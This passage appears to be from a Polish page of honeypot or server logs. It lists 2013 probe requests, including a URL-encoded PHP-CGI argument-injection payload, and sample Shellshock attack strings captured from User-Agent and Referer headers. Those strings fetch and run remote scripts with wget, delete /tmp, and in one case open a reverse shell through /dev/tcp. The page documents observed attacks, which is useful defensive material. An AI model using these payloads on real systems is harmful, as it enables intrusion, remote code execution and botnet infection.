6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%6E	
77587	199.204.47.194	10 December 2013 18:52:20		
77586	199.204.47.194	10 December 2013 18:52:10		
77585	199.204.47.194	10 December 2013 18:52:02		
77583	199.204.47.194	10 December 2013 18:51:37	/nice%20ports%2C/Tri%6Eity.txt%2ebak	
77582	199.204.47.194	10 December 2013 18:51:26	/	
77581	199.204.47.194	10 December 2013 18:51:21	/	
77580	199.204.47.194	10 December 2013 18:51:16	/	
77566	201.14.131.147	10 December 2013 18:23:12	/manager/html	
77567	201.14.131.147	10 December 2013 18:21:02	/manager/html	
77526	115.24.164.179	10 December 2013 17:15:08	http://www.google.com.hk/	PROXY
77527	115.24.164.179	10 December 2013 17:13:00	http://www.google.com.hk/	PROXY
77413	37.187.64.33	10 December 2013 14:21:16	/etc/apps/phpsysinfo/xml.php?plugin=complete	
			/cgi-bin/php/%63%67%69%6E/%70%68%70?%2D%64+%61%6C%75%6F%6E+%2D%64+%6D%6F%64+%2D%64+%73%75%68%6F%6E%3D%6F%6E+	

Shellshock – aktywność w 2014

Shellshock – przykładowe ataki



HTTP_USER_AGENT	() { :; }; /bin/rm -rf /tmp/S0.sh && /bin/mkdir -p /share/HDB_DATA/.../ && /usr/bin/wget -c http:// m/gH/S0.sh -P /tmp && /bin/sh /tmp/S0.sh 0<&1 2>&1
HTTP_USER_AGENT	() { :; }; /bin/bash -c "rm -rf /tmp/*;echo wget http:/ 9/udso -O /tmp/China.Z-wfbl >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-wfbl >> /tmp/Run.sh;echo /tmp/China.Z-wfbl >> /tmp/Run.sh;echo rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh"
HTTP_REFERER	() { :; }; /bin/bash -c "rm -rf /tmp/*;echo wget htt 999/udso -O /tmp/China.Z-wfbl >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-wfbl >> /tmp/Run.sh;echo /tmp/China.Z-wfbl >> /tmp/Run.sh;echo rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh"
HTTP_USER_AGENT	() { :; }; /bin/rm -rf /tmp/S0.sh && /bin/mkdir -p /share/HDB_DATA/.../ && /usr/bin/wget -c http:// m/gH/S0.sh -P /tmp && /bin/sh /tmp/S0.sh 0<&1 2>&1
HTTP_USER_AGENT	() { :; }; /bin/rm -rf /tmp/S0.sh && /bin/mkdir -p /share/HDB_DATA/.../php && /usr/bin/wget -c htt 0.sh -P /tmp && /bin/sh /tmp/S0.sh 0<&1 2>&1
HTTP_USER_AGENT	() { :; }; /bin/rm -rf /tmp/S0.sh && /bin/mkdir -p /share/HDB_DATA/.../php && /usr/bin/wget -c htt 0.sh -P /tmp && /bin/sh /tmp/S0.sh 0<&1 2>&1
HTTP_USER_AGENT	() { :; }; /bin/bash -i >& /dev/tcp/ 7 0<&1 2>&1
HTTP_USER_AGENT	() { :; }; /bin/rm -rf /tmp/S0.sh && /bin/mkdir -p /share/HDB_DATA/.../php && /usr/bin/wget -c http 0.sh -P /tmp && /bin/sh /tmp/S0.sh 0<&1 2>&1
HTTP_USER_AGENT	() { :; }; /bin/bash -c "rm -rf /tmp/*;echo wget http:/ 1/java -O /tmp/China.Z-dcmi >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-dcmi >> /tmp/Run.sh;echo /tmp/China.Z-dcmi >> /tmp/Run.sh;echo rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh"
HTTP_REFERER	() { :; }; /bin/bash -c "rm -rf /tmp/*;echo wget http:/ 1/java -O /tmp/China.Z-dcmi >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-dcmi >> /tmp/Run.sh;echo /tmp/China.Z-dcmi >> /tmp/Run.sh;echo rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh"
HTTP_USER_AGENT	() { :; }; /bin/rm -rf /tmp/S0.sh && /bin/mkdir -p /share/HDB_DATA/.../ && /usr/bin/wget -c http:/ m/gH/S0.sh -P /tmp && /bin/sh /tmp/S0.sh 0<&1 2>&1